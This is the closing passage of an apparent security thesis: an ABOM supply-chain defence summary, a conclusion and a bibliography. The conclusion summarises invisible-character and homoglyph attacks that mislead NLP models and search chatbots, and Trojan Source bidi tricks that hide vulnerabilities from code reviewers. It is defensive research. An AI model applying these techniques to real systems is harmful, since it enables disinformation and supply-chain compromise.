OmniBOR provided a step forward in proposing that vulnerabilities could be identified via binary-embedded information, but has the major shortcoming that OmniBOR's embedded dependency information is not self-contained. By including only the root of the Merkle tree, it is not possible to generically identify whether a certain dependency is contained within the tree without also providing a reconstruction of the tree out of band. While it would be possible to extend this proposal to include entire dependency trees, the disk space requirements and dependency query times would quickly rise with the number of dependencies.

ABOM offers an alternative proposal that is self-contained, highly space efficient, and offers near-constant time dependency queries in practice.

4.8 Summary

In this chapter, we presented a novel strategy for identifying most software supply chain attacks. We proposed the Automatic Bill of Materials, or ABOM, which embeds dependency metadata into binaries at compile time for this purpose. ABOMs represent dependencies as collections of source code hashes which are stored in highly space efficient Bloom filters. Dependencies stored in these filters accumulate recursively down the software supply chain, and provide a possible solution for the challenging problem of generically determining software vulnerability during a supply chain attack.

ABOMs present an efficient technique that can be used to accelerate mitigation for supply chain attacks. Such attacks pose a real and immediate risk to the security of the software ecosystems at large, and we believe that ABOMs can help to defend against coming threats.

Chapter 5

Conclusion

In this thesis we have explored the wide range of systems that can fail when a core building block of modern systems is attacked. We have described a collection of novel attack techniques, corresponding defenses, coordinated disclosures, and tools to strengthen the security of modern supply chains.

In Chapter 2, we explored how text-based NLP models are vulnerable to a broad class of imperceptible perturbations which can alter model output and increase inference runtime without modifying the visual appearance of the input. These attacks exploited language coding features, such as invisible characters and homoglyphs. Although they have been seen occasionally in the past in spam and phishing scams, the designers of the many NLP systems that are now being deployed at scale appear to have ignored them completely.

We also presented a systematic exploration of text-encoding exploits against NLP systems. We developed a taxonomy of these attacks and explored in detail how they can be used to mislead and to poison machine-translation, toxic content detection, textual entailment classification, NER, and sentiment analysis systems. Indeed, they can be used on any text-based ML model that processes natural language. We proposed a variety of defenses against this class of attacks, and we recommend that all firms building and deploying text-based NLP systems implement such defenses if they want their applications to be robust against malicious actors.

We presented a novel attack on search engines that leveraged imperceptible perturbations in text encodings to manipulate search engine results. We found that our attacks worked on real-world, deployed commercial search engines. We also found that this attack successfully extended to the recently created and increasingly popular search chatbots. When exploited, this vulnerability can be used to power disinformation campaigns. Simple defenses exist in the form of visual alerts and input sanitization, and it is necessary for search engine maintainers to adopt such defenses to mitigate this risk.

In Chapter 3, we presented a new type of attack that enabled invisible vulnerabilities to

be inserted into source code. Our Trojan Source attacks used Unicode control characters to modify the order in which blocks of characters are displayed, thus enabling comments and strings to appear to be code and vice versa. This enabled an attacker to craft code that was interpreted one way by compilers and a different way by human reviewers. We presented proofs of concept for C, C++, C#, JavaScript, Java, Rust, Go, Python, SQL, Bash, and Assembly and argued that this attack may well appear in any programming language that supports internationalized text in comments and string literals, even in other encoding standards.

As powerful supply-chain attacks can be launched easily using these techniques, it is essential for organizations that participate in a software supply chain to implement defenses. We discussed countermeasures that can be used at a variety of levels in the software development toolchain: the language specification, the compiler, the text editor, the code repository, and the build pipeline. We are of the view that the long-term solution to the problem will be deployed in compilers. We noted that almost all compilers already defend against one related attack, which involves creating adversarial function names using zero-width space characters, while three generate errors in response to another, which exploits homoglyphs in function names.

About half of the compiler maintainers we contacted during the disclosure period are working on patches or have committed to do so. As the others are dragging their feet, it is prudent to deploy other controls in the meantime where this is quick and cheap, or relevant and needful. Three firms that maintain code repositories are also deploying defenses. We recommend that governments and firms that rely on critical software should identify their their suppliers' posture, exert pressure on them to implement adequate defenses, and ensure that any gaps are covered by controls elsewhere in their toolchain.

The fact that the Trojan Source vulnerability affects almost all computer languages made it a rare opportunity for a system-wide and ecologically valid cross-platform and cross-vendor comparison of responses. As far as we are aware, it is an unprecedented test of the coordinated disclosure ecosystem. Vulnerability research tends to focus on technical findings and on the actual repairs needed to software systems, and even in the security-economics community, most attention has been given to the post-release period of disclosures. Yet there is real potential for practical improvement in the disclosure process from research on the often cloaked, pre-public phase of vulnerability disclosure, and on the incentives facing the various actors in the modern world of bug bounties and outsourced platforms. This will become ever more important as more and more disclosures are coordinated across multiple actors in complex supply chains.

In Chapter 4, we proposed the Automatic Bill of Materials, or ABOM, a novel technique to embed dependency information in compiled binaries. This information enabled the detection of most supply chain attacks by offering the ability to directly query binaries for the presence of specific source code files. ABOMs represent dependencies as hashes

stored in compressed Bloom filters. This protocol allows ultra space efficient dependency storage by allowing for a low probability of false positives.

ABOMs are fully automated and can be enabled in compilers without any developer intervention, in the same way as memory-safety mitigations such as stack canaries. ABOMs provide a zero-touch, backwards-compatible, language-agnostic tool that can quickly identify most software supply chain attacks and in turn bolster the security of the entire software ecosystem.

In conclusion, we believe that we have identified a real set of risks via novel attacks, and have proposed real solutions to mitigate those risks. We have built tools that promise to broadly strengthen the security of the software ecosystem through supply chain attack mitigation, we have observed the state of coordinated disclosure, and we have recommended refinements. With these contributions, we hope to contribute to a more secure technological future.

Bibliography

[1] World Economic Forum, "The Global Risks Report 2023," WEF, Tech. Rep., 2023. [Online]. Available: https://www.weforum.org/reports/global-risks-report-2023

[2] A. Vaswani, N. Shazeer, N. Parmar, J. Uszkoreit, L. Jones, A. N. Gomez, Ł. Kaiser, and I. Polosukhin, "Attention is all you need," in *Advances in neural information processing systems*, 2017, pp. 5998–6008.

[3] OpenAI, "Introducing ChatGPT," 11 2022. [Online]. Available: https://openai.com/blog/chatgpt

[4] OWASP, "A06:2021 Vulnerable and Outdated Components," 2021. [Online]. Available: https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components

[5] S. Peisert, B. Schneier, H. Okhravi, F. Massacci, T. Benzel, C. Landwehr, M. Mannan, J. Mirkovic, A. Prakash, and J. Michael, "Perspectives on the SolarWinds Incident," *IEEE Security & Privacy*, vol. 19, no. 02, pp. 7–13, Mar 2021.

[6] R. Hiesgen, M. Nawrocki, T. C. Schmidt, and M. Wählisch, "The Race to the Vulnerable: Measuring the Log4j Shell Incident," in *Proc. of Network Traffic Measurement and Analysis Conference (TMA)*. IFIP, 2022.

[7] J. Biden, "Executive Order on Improving the Nation's Cybersecurity," 5 2021, Executive Order 14028. [Online]. Available: https://www.whitehouse.gov/briefing-room/presidential-actions/2021/05/12/executive-order-on-improving-the-nations-cybersecurity

[8] The Unicode Consortium, "The Unicode Standard, Version 13.0," Mar. 2020. [Online]. Available: https://www.unicode.org/versions/Unicode13.0.0

[9] E. Tabassi, K. J. Burns, M. Hadjimichael, A. D. Molina-Markham, and J. T. Sexton, "A Taxonomy and Terminology of Adversarial Machine Learning."

[10] C. Szegedy, W. Zaremba, I. Sutskever, J. Bruna, D. Erhan, I. Goodfellow, and R. Fergus, "Intriguing properties of neural networks," *arXiv preprint arXiv:1312.6199*, 2013.

[11] I. J. Goodfellow, J. Shlens, and C. Szegedy, "Explaining and Harnessing Adversarial Examples," 2015.

[12] A. Madry, A. Makelov, L. Schmidt, D. Tsipras, and A. Vladu, "Towards Deep Learning Models Resistant to Adversarial Attacks," 2019.

[13] N. Papernot, P. McDaniel, I. Goodfellow, S. Jha, Z. B. Celik, and A. Swami, "Practical black-box attacks against machine learning," in *Proceedings of the 2017 ACM on Asia conference on computer and communications security*, 2017, pp. 506–519.

[14] P.-Y. Chen, H. Zhang, Y. Sharma, J. Yi, and C.-J. Hsieh, "Zoo: Zeroth order optimization based black-box attacks to deep neural networks without training substitute models," in *Proceedings of the 10th ACM Workshop on Artificial Intelligence and Security*, 2017, pp. 15–26.

[15] B. Nelson, M. Barreno, F. J. Chi, A. D. Joseph, B. I. Rubinstein, U. Saini, C. A. Sutton, J. D. Tygar, and K. Xia, "Exploiting Machine Learning to Subvert Your Spam Filter." *LEET*, vol. 8, pp. 1–9, 2008.

[16] M. Jagielski, A. Oprea, B. Biggio, C. Liu, C. Nita-Rotaru, and B. Li, "Manipulating machine learning: Poisoning attacks and countermeasures for regression learning," in *2018 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2018, pp. 19–35.

[17] S. Hong, P. Frigo, Y. Kaya, C. Giuffrida, and T. Dumitras, "Terminal Brain Damage: Exposing the Graceless Degradation in Deep Neural Networks Under Hardware Fault Attacks," in *28th USENIX Security Symposium (USENIX Security 19)*. Santa Clara, CA: USENIX Association, Aug. 2019, pp. 497–514. [Online]. Available: https://www.usenix.org/conference/usenixsecurity19/presentation/hong

[18] I. Shumailov, Y. Zhao, D. Bates, N. Papernot, R. Mullins, and R. Anderson, "Sponge Examples: Energy-Latency Attacks on Neural Networks," in *Proceedings of the 6th IEEE European Symposium on Security and Privacy, Vienna, Austria, September 6-10, 2021*. IEEE, 2021. [Online]. Available: https://arxiv.org/abs/2006.03463

[19] C. A. C. Choo, F. Tramer, N. Carlini, and N. Papernot, "Label-Only Membership Inference Attacks," 2020.

[20] B. Biggio and F. Roli, "Wild patterns: Ten years after the rise of adversarial machine learning," *Pattern Recognition*, vol. 84, pp. 317–331, 2018.

[21] N. Papernot, P. McDaniel, A. Sinha, and M. Wellman, "Towards the science of security and privacy in machine learning," *arXiv preprint arXiv:1611.03814*, 2016.

[22] W. Weaver, "Translation," in *Machine translation of languages: fourteen essays*. Cambridge, MA: Technology Press of the Massachusetts Institute of Technology,

Jul. 1949. [Online]. Available: https://repositorio.ul.pt/bitstream/10451/10945/2/ulfl155512_tm_2.pdf

[23] B. J. Dorr, P. W. Jordan, and J. W. Benoit, "A Survey of Current Paradigms in Machine Translation," MARYLAND UNIV COLLEGE PARK INST FOR ADVANCED COMPUTER STUDIES, Tech. Rep. LAMP-TR-027, Dec. 1998. [Online]. Available: https://apps.dtic.mil/docs/citations/ADA455393

[24] Y. Bengio, R. Ducharme, P. Vincent, and C. Janvin, "A Neural Probabilistic Language Model," *Journal of Machine Learning Research*, vol. 3, pp. 1137–1155, 2003.

[25] N. Kalchbrenner and P. Blunsom, "Recurrent continuous translation models," in *Proceedings of the 2013 Conference on Empirical Methods in Natural Language Processing*. Seattle, Washington, USA: Association for Computational Linguistics, Oct. 2013, pp. 1700–1709. [Online]. Available: https://www.aclweb.org/anthology/D13-1176

[26] I. Sutskever, O. Vinyals, and Q. V. Le, "Sequence to Sequence Learning with Neural Networks," in *Advances in Neural Information Processing Systems*, Z. Ghahramani, M. Welling, C. Cortes, N. Lawrence, and K. Q. Weinberger, Eds., vol. 27. Curran Associates, Inc., 2014, pp. 3104–3112. [Online]. Available: https://proceedings.neurips.cc/paper/2014/file/a14ac55a4f27472c5d894ec1c3c743d2-Paper.pdf

[27] K. Cho, B. van Merrienboer, Ç. Gülçehre, F. Bougares, H. Schwenk, and Y. Bengio, "Learning Phrase Representations using RNN Encoder-Decoder for Statistical Machine Translation," *CoRR*, vol. abs/1406.1078, 2014. [Online]. Available: http://arxiv.org/abs/1406.1078

[28] R. Sennrich, B. Haddow, and A. Birch, "Neural Machine Translation of Rare Words with Subword Units," *CoRR*, vol. abs/1508.07909, 2015. [Online]. Available: http://arxiv.org/abs/1508.07909

[29] L. J. Camp, "Marketplace Incentives to Prevent Piracy: An Incentive for Security?" WEIS, 2002.

[30] E. Rescorla, "Is finding security holes a good idea?" WEIS, 2004. [Online]. Available: https://ieeexplore.ieee.org/document/1392694

[31] A. Arora, R. Telang, and H. Xu, "Optimal Policy for Software Vulnerability Disclosure," WEIS, 2004. [Online]. Available: https://www.jstor.org/stable/20122417

[32] A. Ozment, "The Likelihood of Vulnerability Rediscovery and the Social Utility of Vulnerability Hunting," WEIS, 2005.

[33] A. Arora, R. Krishnan, R. Telang, and Y. Yang, "An Empirical Analysis of Vendor Response to Disclosure Policy," WEIS, 2005.

[34] M. Sutton and F. Nagle, "Emerging Economic Models for Vulnerability Research," WEIS, 2006. [Online]. Available: https://econinfosec.org/archive/weis2006/docs/17.pdf

[35] M. Prigg, "Hackers reveal flaw in over 100 cars kept secret by Volkswagen for TWO YEARS: Bug can be used to unlock everything from a Kia to a Lamborghini," Daily Mail, 2015.

[36] N. Perlroth, *This is How They Tell Me the World Ends.* New York: Bloomsbury Publishing, 2020.

[37] Carnegie Mellon University Software Engineering Institute, "CERT Coordination Center." [Online]. Available: https://www.kb.cert.org

[38] K. Sridhar, A. Householder, J. Spring, and D. W. Woods, "Cybersecurity Information Sharing: Analysing an Email Corpus of Coordinated Vulnerability Disclosure," WEIS, 2019.

[39] C. J. Alberts, A. J. Dorofee, R. Creel, R. J. Ellison, and C. Woody, "A Systemic Approach for Assessing Software Supply-Chain Risk," in *2011 44th Hawaii International Conference on System Sciences*, 2011, pp. 1–8.

[40] A. Nappa, R. Johnson, L. Bilge, J. Caballero, and T. Dumitras, "The Attack of the Clones: A Study of the Impact of Shared Code on Vulnerability Patching," in *2015 IEEE Symposium on Security and Privacy*, 2015, pp. 692–708.

[41] Google, "Google Translate," Aug. 2021. [Online]. Available: https://translate.google.com

[42] C. Knight, "Evasion with Unicode format characters," in *SpamAssassin - Dev*, 2018.

[43] D. A. Smith, R. Cordel, E. M. Dillon, N. Stramp, and J. Wilkerson, "Detecting and modeling local text reuse," in *IEEE/ACM Joint Conference on Digital Libraries*, 2014, pp. 183–192.

[44] A. Schmidt and M. Wiegand, "A survey on hate speech detection using natural language processing," in *Proceedings of the Fifth International Workshop on Natural Language Processing for Social Media.* Valencia, Spain: Association for Computational Linguistics, Apr. 2017, pp. 1–10. [Online]. Available: https://www.aclweb.org/anthology/W17-1101

[45] N. Papernot, P. D. McDaniel, A. Swami, and R. E. Harang, "Crafting Adversarial Input Sequences for Recurrent Neural Networks," *CoRR*, vol. abs/1604.08275, 2016. [Online]. Available: http://arxiv.org/abs/1604.08275

[46] Y. Belinkov and Y. Bisk, "Synthetic and Natural Noise Both Break Neural Machine Translation," *CoRR*, vol. abs/1711.02173, 2017. [Online]. Available: http://arxiv.org/abs/1711.02173

[47] J. Gao, J. Lanchantin, M. L. Soffa, and Y. Qi, "Black-Box Generation of Adversarial Text Sequences to Evade Deep Learning Classifiers," in *2018 IEEE Security and Privacy Workshops (SPW)*, May 2018, pp. 50–56.

[48] J. Ebrahimi, A. Rao, D. Lowd, and D. Dou, "HotFlip: White-box adversarial examples for text classification," in *Proceedings of the 56th Annual Meeting of the Association for Computational Linguistics (Volume 2: Short Papers)*. Melbourne, Australia: Association for Computational Linguistics, Jul. 2018, pp. 31–36. [Online]. Available: https://www.aclweb.org/anthology/P18-2006

[49] M. Iyyer, J. Wieting, K. Gimpel, and L. Zettlemoyer, "Adversarial Example Generation with Syntactically Controlled Paraphrase Networks," *CoRR*, vol. abs/1804.06059, 2018. [Online]. Available: http://arxiv.org/abs/1804.06059

[50] Z. Zhao, D. Dua, and S. Singh, "Generating Natural Adversarial Examples," in *International Conference on Learning Representations*, 2018. [Online]. Available: https://openreview.net/forum?id=H1BLjgZCb

[51] M. Alzantot, Y. Sharma, A. Elgohary, B.-J. Ho, M. Srivastava, and K.-W. Chang, "Generating natural language adversarial examples," in *Proceedings of the 2018 Conference on Empirical Methods in Natural Language Processing*. Brussels, Belgium: Association for Computational Linguistics, Oct.-Nov. 2018, pp. 2890–2896. [Online]. Available: https://www.aclweb.org/anthology/D18-1316

[52] J. Li, S. Ji, T. Du, B. Li, and T. Wang, "TextBugger: Generating Adversarial Text Against Real-world Applications," in *26th Annual Network and Distributed System Security Symposium, NDSS 2019, San Diego, California, USA, February 24-27, 2019*. The Internet Society, 2019. [Online]. Available: https://www.ndss-symposium.org/ndss-paper/textbugger-generating-adversarial-text-against-real-world-applications/

[53] P. Michel, X. Li, G. Neubig, and J. Pino, "On evaluation of adversarial perturbations for sequence-to-sequence models," in *Proceedings of the 2019 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies, Volume 1 (Long and Short Papers)*.

Minneapolis, Minnesota: Association for Computational Linguistics, Jun. 2019, pp. 3103–3114. [Online]. Available: https://www.aclweb.org/anthology/N19-1314

[54] S. Ren, Y. Deng, K. He, and W. Che, "Generating natural language adversarial examples through probability weighted word saliency," in *Proceedings of the 57th Annual Meeting of the Association for Computational Linguistics*. Florence, Italy: Association for Computational Linguistics, Jul. 2019, pp. 1085–1097. [Online]. Available: https://www.aclweb.org/anthology/P19-1103

[55] W. Zou, S. Huang, J. Xie, X. Dai, and J. Chen, "A Reinforced Generation of Adversarial Examples for Neural Machine Translation," 2020.

[56] S. Frenkel, "Facebook Is Failing in Global Disinformation Fight, Says Former Worker," *New York Times*, Sep 14 2020.

[57] R. Jia, A. Raghunathan, K. Goksel, and P. Liang, "Certified Robustness to Adversarial Word Substitutions," in *Empirical Methods in Natural Language Processing (EMNLP)*, 2019.

[58] B. Biggio, I. Corona, D. Maiorca, B. Nelson, N. Šrndić, P. Laskov, G. Giacinto, and F. Roli, "Evasion attacks against machine learning at test time," in *Joint European conference on machine learning and knowledge discovery in databases*. Springer, 2013, pp. 387–402.

[59] J. Wieting, J. Mallinson, and K. Gimpel, "Learning paraphrastic sentence embeddings from back-translated bitext," in *Proceedings of the 2017 Conference on Empirical Methods in Natural Language Processing*. Copenhagen, Denmark: Association for Computational Linguistics, Sep. 2017, pp. 274–285. [Online]. Available: https://www.aclweb.org/anthology/D17-1026

[60] K. Papineni, S. Roukos, T. Ward, and W.-J. Zhu, "Bleu: a method for automatic evaluation of machine translation," in *Proceedings of the 40th Annual Meeting of the Association for Computational Linguistics*. Philadelphia, Pennsylvania, USA: Association for Computational Linguistics, Jul. 2002, pp. 311–318. [Online]. Available: https://aclanthology.org/P02-1040

[61] J. X. Morris, E. Lifland, J. Y. Yoo, J. Grigsby, D. Jin, and Y. Qi, "TextAttack: A Framework for Adversarial Attacks, Data Augmentation, and Adversarial Training in NLP," 2020.

[62] The Unicode Consortium, "Unicode Security Considerations," The Unicode Consortium, Tech. Rep. Unicode Technical Report #36, Sep. 2014. [Online]. Available: https://www.unicode.org/reports/tr36/tr36-15.html

[63] G. Simpson, T. Moore, and R. Clayton, "Ten years of attacks on companies using visual impersonation of domain names," in *APWG Symposium on Electronic Crime Research (eCrime)*. IEEE, 2020.

[64] B. Sullivan, "PayPal alert! Beware the 'Paypai' scam," Jul. 2000. [Online]. Available: https://www.zdnet.com/article/paypal-alert-beware-the-paypai-scam-5000109103/

[65] E. Gabrilovich and A. Gontmakher, "The Homograph Attack," *Commun. ACM*, vol. 45, no. 2, p. 128, Feb. 2002. [Online]. Available: https://doi.org/10.1145/503124.503156

[66] T. Holgers, D. E. Watson, and S. D. Gribble, "Cutting through the Confusion: A Measurement Study of Homograph Attacks," in *Proceedings of the Annual Conference on USENIX '06 Annual Technical Conference*, ser. ATEC '06. USA: USENIX Association, 2006, p. 24.

[67] MITRE, "CAPEC-632: Homograph Attack via Homoglyphs (Version 3.4)," MITRE, Common Attack Pattern Enumeration and Classification 632, Nov. 2015. [Online]. Available: https://capec.mitre.org/data/definitions/632.html

[68] H. Suzuki, D. Chiba, Y. Yoneya, T. Mori, and S. Goto, "ShamFinder: An Automated Framework for Detecting IDN Homographs," in *Proceedings of the Internet Measurement Conference*, ser. IMC '19. New York, NY, USA: Association for Computing Machinery, 2019, p. 449–462. [Online]. Available: https://doi.org/10.1145/3355369.3355587

[69] L. Y. Por, K. Wong, and K. O. Chee, "UniSpaCh: A text-based data hiding method using Unicode space characters," *Journal of Systems and Software*, vol. 85, no. 5, pp. 1075–1082, 2012. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0164121211003177

[70] T. Help, "Flags," Oct. 2020. [Online]. Available: https://help.turnitin.com/feedback-studio/flags.htm

[71] The Unicode Consortium, "Unicode Bidirectional Algorithm," The Unicode Consortium, Tech. Rep. Unicode Technical Report #9, Feb. 2020. [Online]. Available: https://www.unicode.org/reports/tr9/tr9-42.html

[72] Brian Krebs, "'Right-to-Left Override' Aids Email Attacks," Sep. 2011. [Online]. Available: https://krebsonsecurity.com/2011/09/right-to-left-override-aids-email-attacks/

[73] The Unicode Consortium, "International Components for Unicode," Mar. 2021. [Online]. Available: http://site.icu-project.org

[74] The Pango Project Developers, "Pango," Aug. 2021. [Online]. Available: https://pango.gnome.org

[75] Apple, "Apple Developer Documentation: Core Text," 2020. [Online]. Available: https://developer.apple.com/documentation/coretext

[76] Microsoft, "Windows Developer Documentation: Unicode," May 2018. [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/intl/unicode

[77] M. D. Vicario, A. Bessi, F. Zollo, F. Petroni, A. Scala, G. Caldarelli, H. E. Stanley, and W. Quattrociocchi, "The spreading of misinformation online," *Proceedings of the National Academy of Sciences*, vol. 113, no. 3, pp. 554–559, 2016.

[78] A. Bessi and E. Ferrara, "Social bots distort the 2016 US Presidential election online discussion," *First monday*, vol. 21, no. 11-7, 2016.

[79] M. S. Islam, A.-H. M. Kamal, A. Kabir, D. L. Southern, S. H. Khan, S. M. Hasan, T. Sarkar, S. Sharmin, S. Das, T. Roy *et al.*, "COVID-19 vaccine rumors and conspiracy theories: The need for cognitive inoculation against misinformation to improve vaccine adherence," *PloS one*, vol. 16, no. 5, p. e0251605, 2021.

[80] P. Koehn, H. Hoang, A. Birch, C. Callison-Burch, M. Federico, N. Bertoldi, B. Cowan, W. Shen, C. Moran, R. Zens *et al.*, "Moses: Open source toolkit for statistical machine translation," in *Proceedings of the 45th annual meeting of the association for computational linguistics companion volume proceedings of the demo and poster sessions*, 2007, pp. 177–180.

[81] Y. Wu, M. Schuster, Z. Chen, Q. V. Le, M. Norouzi, W. Macherey, M. Krikun, Y. Cao, Q. Gao, K. Macherey, J. Klingner, A. Shah, M. Johnson, X. Liu, Łukasz Kaiser, S. Gouws, Y. Kato, T. Kudo, H. Kazawa, K. Stevens, G. Kurian, N. Patil, W. Wang, C. Young, J. Smith, J. Riesa, A. Rudnick, O. Vinyals, G. Corrado, M. Hughes, and J. Dean, "Google's Neural Machine Translation System: Bridging the Gap between Human and Machine Translation," 2016.

[82] R. Storn and K. Price, "Differential Evolution – A Simple and Efficient Heuristic for global Optimization over Continuous Spaces," *Journal of Global Optimization*, vol. 11, no. 4, pp. 341–359, Dec. 1997. [Online]. Available: https://doi.org/10.1023/A:1008202821328

[83] Roman Czyborra and Paul Hardy, "Unifont," Aug. 2021. [Online]. Available: https://unifoundry.com/unifont/

[84] The Unicode Consortium, "Unicode Security Considerations," The Unicode Consortium, Tech. Rep. Unicode Technical Report #39, Feb. 2020. [Online]. Available: https://www.unicode.org/reports/tr39/tr39-22.html

[85] ——, "Unicode Security Mechanisms for UTS #39: Intentional," Oct. 2019. [Online]. Available: https://www.unicode.org/Public/security/latest/intentional.txt

[86] ——, "Unicode Security Mechanisms for UTS #39: Confusables," Feb. 2020. [Online]. Available: https://www.unicode.org/Public/security/latest/confusables.txt

[87] K. Simonyan and A. Zisserman, "Very deep convolutional networks for large-scale image recognition," in *International Conference on Learning Representations*, 2015.

[88] Google, "Chromium," Aug. 2021. [Online]. Available: https://www.chromium.org

[89] American Standards Institute, *American Standard Code for Information Interchange*. New York, NY: American Standards Institute, Jun. 1963.

[90] ——, *American Standard Code for Information Interchange*. New York, NY: American Standards Institute, Apr. 1965.

[91] Ecma, *ECMA-48*, 1st ed. Geneva, Switzerland: Ecma International, Mar. 1976. [Online]. Available: https://www.ecma-international.org/publications-and-standards/standards/ecma-48

[92] G. Orwell, *1984*. London: Secker & Warburg, 1949.

[93] M. Ott, S. Edunov, D. Grangier, and M. Auli, "Scaling neural machine translation," in *Proceedings of the Third Conference on Machine Translation: Research Papers*. Brussels, Belgium: Association for Computational Linguistics, Oct. 2018, pp. 1–9. [Online]. Available: https://www.aclweb.org/anthology/W18-6301

[94] M. Ott, S. Edunov, A. Baevski, A. Fan, S. Gross, N. Ng, D. Grangier, and M. Auli, "fairseq: A Fast, Extensible Toolkit for Sequence Modeling," in *Proceedings of NAACL-HLT 2019: Demonstrations*, 2019.

[95] IBM, "Toxic Comment Classifier," Dec. 2020. [Online]. Available: https://github.com/IBM/MAX-Toxic-Comment-Classifier

[96] N. Thain, L. Dixon, and E. Wulczyn, "Wikipedia Talk Labels: Toxicity," Feb 2017. [Online]. Available: https://figshare.com/articles/dataset/Wikipedia_Talk_Labels_Toxicity/4563973/2

[97] Google Jigsaw, "Perspective API," 2021. [Online]. Available: https://perspectiveapi.com

[98] Y. Liu, M. Ott, N. Goyal, J. Du, M. Joshi, D. Chen, O. Levy, M. Lewis, L. Zettlemoyer, and V. Stoyanov, "RoBERTa: A Robustly Optimized BERT Pretraining Approach," *CoRR*, vol. abs/1907.11692, 2019. [Online]. Available: http://arxiv.org/abs/1907.11692

[99] A. Williams, N. Nangia, and S. Bowman, "A broad-coverage challenge corpus for sentence understanding through inference," in *Proceedings of the 2018 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies, Volume 1 (Long Papers)*. Association for Computational Linguistics, 2018, pp. 1112–1122. [Online]. Available: http://aclweb.org/anthology/N18-1101

[100] J. Devlin, M.-W. Chang, K. Lee, and K. Toutanova, "Bert: Pre-training of deep bidirectional transformers for language understanding," *arXiv preprint arXiv:1810.04805*, 2018.

[101] Münchener Digitalisierungszentrum (MDZ) - Bayerische Staatsbibliothek. (2020) BERT Large Cased Finetuned CoNLL03 English. [Online]. Available: https://huggingface.co/dbmdz/bert-large-cased-finetuned-conll03-english

[102] E. F. Tjong Kim Sang and F. De Meulder, "Introduction to the CoNLL-2003 Shared Task: Language-Independent Named Entity Recognition," in *Proceedings of the Seventh Conference on Natural Language Learning at HLT-NAACL 2003 - Volume 4*, ser. CONLL '03. USA: Association for Computational Linguistics, 2003, p. 142–147. [Online]. Available: https://doi.org/10.3115/1119176.1119195

[103] T. Wolf, L. Debut, V. Sanh, J. Chaumond, C. Delangue, A. Moi, P. Cistac, T. Rault, R. Louf, M. Funtowicz, J. Davison, S. Shleifer, P. von Platen, C. Ma, Y. Jernite, J. Plu, C. Xu, T. Le Scao, S. Gugger, M. Drame, Q. Lhoest, and A. Rush, "Transformers: State-of-the-art natural language processing," in *Proceedings of the 2020 Conference on Empirical Methods in Natural Language Processing: System Demonstrations*. Online: Association for Computational Linguistics, Oct. 2020, pp. 38–45. [Online]. Available: https://aclanthology.org/2020.emnlp-demos.6

[104] V. Sanh, L. Debut, J. Chaumond, and T. Wolf, "DistilBERT, a distilled version of BERT: smaller, faster, cheaper and lighter," 2020.

[105] B. Savani. (2021) DistilBERT Base Uncased Emotion. [Online]. Available: https://huggingface.co/bhadresh-savani/distilbert-base-uncased-emotion

[106] E. Saravia, H.-C. T. Liu, Y.-H. Huang, J. Wu, and Y.-S. Chen, "CARER: Contextualized affect representations for emotion recognition," in *Proceedings of the 2018 Conference on Empirical Methods in Natural Language Processing*. Brussels, Belgium: Association for Computational Linguistics, Oct.-Nov. 2018, pp. 3687–3697. [Online]. Available: https://aclanthology.org/D18-1404

[107] StatCounter, "Global Search Engine Market Share 2022," 7 2022. [Online]. Available: https://www.statista.com/statistics/216573/worldwide-market-share-of-search-engines/

[108] Google, "Custom search JSON API," 2023. [Online]. Available: https://developers.google.com/custom-search/v1/overview

[109] Microsoft, "Web search API: Microsoft bing," 2023. [Online]. Available: https://www.microsoft.com/en-us/bing/apis/bing-web-search-api

[110] C. Clark, K. Lee, M.-W. Chang, T. Kwiatkowski, M. Collins, and K. Toutanova, "BoolQ: Exploring the surprising difficulty of natural yes/no questions," in *Proceedings of the 2019 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies, Volume 1 (Long and Short Papers)*. Minneapolis, Minnesota: Association for Computational Linguistics, Jun. 2019, pp. 2924–2936. [Online]. Available: https://aclanthology.org/N19-1300

[111] A. Wang, Y. Pruksachatkun, N. Nangia, A. Singh, J. Michael, F. Hill, O. Levy, and S. Bowman, "Superglue: A stickier benchmark for general-purpose language understanding systems," in *Advances in Neural Information Processing Systems*, 2019, pp. 3261–3275.

[112] Y. Mehdi, "Reinventing search with a new AI-powered Microsoft Bing and Edge, your copilot for the web," 2 2023. [Online]. Available: https://blogs.microsoft.com/blog/2023/02/07/reinventing-search-with-a-new-ai-powered-microsoft-bing-and-edge-your-copilot-for-the-web

[113] S. Pichai, "An important next step on our AI journey," 2 2023. [Online]. Available: https://blog.google/technology/ai/bard-google-ai-search-updates

[114] OpenAI, "GPT-4 Technical Report," 2023.

[115] Y. Mehdi, "Confirmed: the new Bing runs on OpenAI's GPT-4," 3 2023. [Online]. Available: https://blogs.bing.com/search/march_2023/Confirmed-the-new-Bing-runs-on-OpenAI%E2%80%99s-GPT-4

[116] S. Hsiao and E. Collins, "Try Bard and share your feedback," Mar. 2023. [Online]. Available: https://blog.google/technology/ai/try-bard

[117] M. Popović, "chrF: character n-gram F-score for automatic MT evaluation," in *Proceedings of the Tenth Workshop on Statistical Machine Translation*. Lisbon, Portugal: Association for Computational Linguistics, Sep. 2015, pp. 392–395. [Online]. Available: https://aclanthology.org/W15-3049

[118] Microsoft Azure, "Request limits for Translator." [Online]. Available: https://docs.microsoft.com/en-us/azure/cognitive-services/translator/request-limits

[119] J. H. Clark, D. Garrette, I. Turc, and J. Wieting, "Canine: Pre-training an efficient tokenization-free encoder for language representation," *Transactions of the Association for Computational Linguistics*, vol. 10, pp. 73–91, 2022. [Online]. Available: https://aclanthology.org/2022.tacl-1.5

[120] Alex Clark, Fredrik Lundh, and Pillow Contributors, "Pillow," Aug. 2021. [Online]. Available: https://pillow.readthedocs.io/en/stable

[121] R. Smith, "An Overview of the Tesseract OCR Engine," in *ICDAR '07: Proceedings of the Ninth International Conference on Document Analysis and Recognition*. Washington, DC, USA: IEEE Computer Society, 2007, pp. 629–633. [Online]. Available: http://www.google.de/research/pubs/archive/33418.pdf

[122] K. Thompson, "Reflections on Trusting Trust," *Commun. ACM*, vol. 27, no. 8, pp. 761–763, 1984. [Online]. Available: https://doi.org/10.1145/358198.358210

[123] J. Painter and J. McCarthy, "Correctness of a compiler for arithmetic expressions," in *Proceedings of Symposia in Applied Mathematics*, vol. 19. American Mathematical Society, 1967, pp. 33–41. [Online]. Available: http://jmc.stanford.edu/articles/mcpain/mcpain.pdf

